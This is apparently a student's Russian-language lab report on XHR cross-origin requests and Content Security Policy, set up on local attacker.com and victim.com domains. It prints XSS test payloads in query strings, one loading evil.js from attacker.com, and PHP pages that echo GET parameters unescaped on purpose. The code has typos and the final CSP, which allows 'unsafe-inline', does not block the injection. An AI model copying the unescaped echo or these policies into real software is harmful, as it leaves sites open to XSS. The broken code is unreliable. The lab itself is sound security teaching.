Задание выполнил студент группы 2345 Романенко Кирилл


1. Открыть консоль браузера на http://attacker.com и запросить файл с http://victim.com с помощью XHR. Изучить реакцию браузера в консоли.

Создал файл 6-1.html

```
<body>
        <button onclick="xhrTest()">Load data</button>
        <script>
                function xhrTest() {
                        var xhr = new XMLHttpRequest();
                        xhr.open("GET", "http://victim.com/array.json", false);
                        xhr.onload = function () {
                                if (xhr.readyState == 4 && xhr.status == 200) {
                                        var summ = JSON.parse (xhr.responseText).summereduce((a,b) => a+b);
                                        alert(sum);
                                }
                                else alert(xhr.status + ': ' + xhr.statusText);
                        }
                xhr.send();
        }
        </script>
</body>
```


В адресной строке написал http://attacker.com/6-1.html

Сайт открылся на https://attacker.com/6-1.html



Переделал под запрос json с attacker в браузере с victim.com

http://victim.com/6-1.html



2. Примечание: домены attacker.com и victim.com должны резолвиться в 127.0.0.1, конфиг nginx тоже должен отдавать все так, чтобы на начало задания работало оба алерта. ### Добавить данную политику CSP на сайте http://victim.com. Загрузить страницу victim.com/csp.php?js=<script/src=//attacker.com/evil.js></script>, посмотреть что произошло. Исправить политику CSP так, чтобы вредоносный код не выполнялся.
3. Файл csp.php <body> <h3>Whatever _malicious_ you inserted shouldn't be executed!</h3> <?php echo $_GET["js"]; ?> <h3>But legitimate code still should execute</h3> <script src="http://victim.com/some.js"></script> </body>
4. Политика CSP Content-Security-Policy: default-src 'none'; script-src 'unsafe-inline' http:
5. Файл some.js alert("I'm legitimate!")
6. Файл evil.js alert("I'm evil!")

Решение задач 2-6

Установил php-fpm

Создал файлы:

Csp.php

```
<body>
        <h3>Whatever _malicious_ you inserted shouldn't be executed!</h3>
                <?php echo $_GET["js"]; ?>
        <h3>But legitimate code still should execute</h3>
                <script src="http://victim.com/some.js"></script>
</body>
```

Some.js

```
alert("I'm legitimate!")
~
```

Evil.js

```
alert("I'm evil!")
```

Отредактировал настройки nginx

Vim /etc/nginx/sites-enabled/default


```
root /var/www/html;

# Add index.php to the list if you are using PHP
index index.html index.htm index.nginx-debian.html;

server_name _;

location / {
        # First attempt to serve request as file, then
        # as directory, then fall back to displaying a 404.
        add_header Content-Security-Policy "default-src 'none'; script-src 'unsafe-inline' http:;";
        try_files $uri $uri/ =404;
}
```

Выполнил запрос
`victim.com/csp.php?js=<script/src=//attacker.com/evil.js></script>`



Одногруппники говорят, что должен открыться php, но…

Переписал файл vim /etc/nginx/sites-enabled/default


```
root /var/www/html;

# Add index.php to the list if you are using PHP
index index.html index.htm index.nginx-debian.html;

server_name _;

location / {
        # First attempt to serve request as file, then
        # as directory, then fall back to displaying a 404.
        add_header Content-Security-Policy "default-src 'self'; script-src 'self' ;";
        try_files $uri $uri/ =404;
}
```

Результат тот же…



7. Не дать вредоносному коду http://victim.com/hw-6-
8. 3.php?name=<script>alert("hacked")</script> выполниться на странице http://victim.com/hw-6-3.php (представлена ниже) с помощью политики CSP (написать политику CSP). Легитимный код при это должен выполняться.
9. Страница hw-6-3.php <body> <h3>Whatever _malicious_ you inserted shouldn't be executed!</h3> <?php echo $_GET["name"]; ?> <h3>But legitimate code still should execute</h3> <script src="http://victim.com/some.js"></script> <script src="http://sub.victim.com/some.js"></script> </body>

Задания 7-9

Создал файл hw-6-3.html

```
<body>
        <h3>Whatever _malicious_ you inserted shouldn't be executed!</h3>
                <?php echo $_GET["name"]; ?>
        <h3>But legitimate code still should execute</h3>
                <script src="http://victim.com/some.js"></script>
                <script src="http://sub.victim.com/some.js"></script>
</body>
```


Переписал настройки default

```
# Add index.php to the list if you are using PHP
index index.html index.htm index.nginx-debian.html;

server_name _;

location / {
        # First attempt to serve request as file, then
        # as directory, then fall back to displaying a 404.
        add_header Content-Security-Policy "default-src 'self' *.victim.com; script-src 'unsafe-inline'";
        try_files $uri $uri/ =404;
}
```

Итог…


victim.com/hw-6-3.php?name=<script>alert("hacked")</script>
Hmm. We're having trouble finding that site.
We can't connect to the server at victim.com.
If you entered the right address, you can:
Try again later
Check your network connection
Check that Firefox has permission to access the web (you might be connected but behind a firewall)
Try Again
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Filter Output
Errors
Warnings
Logs
Info
Debug
CSS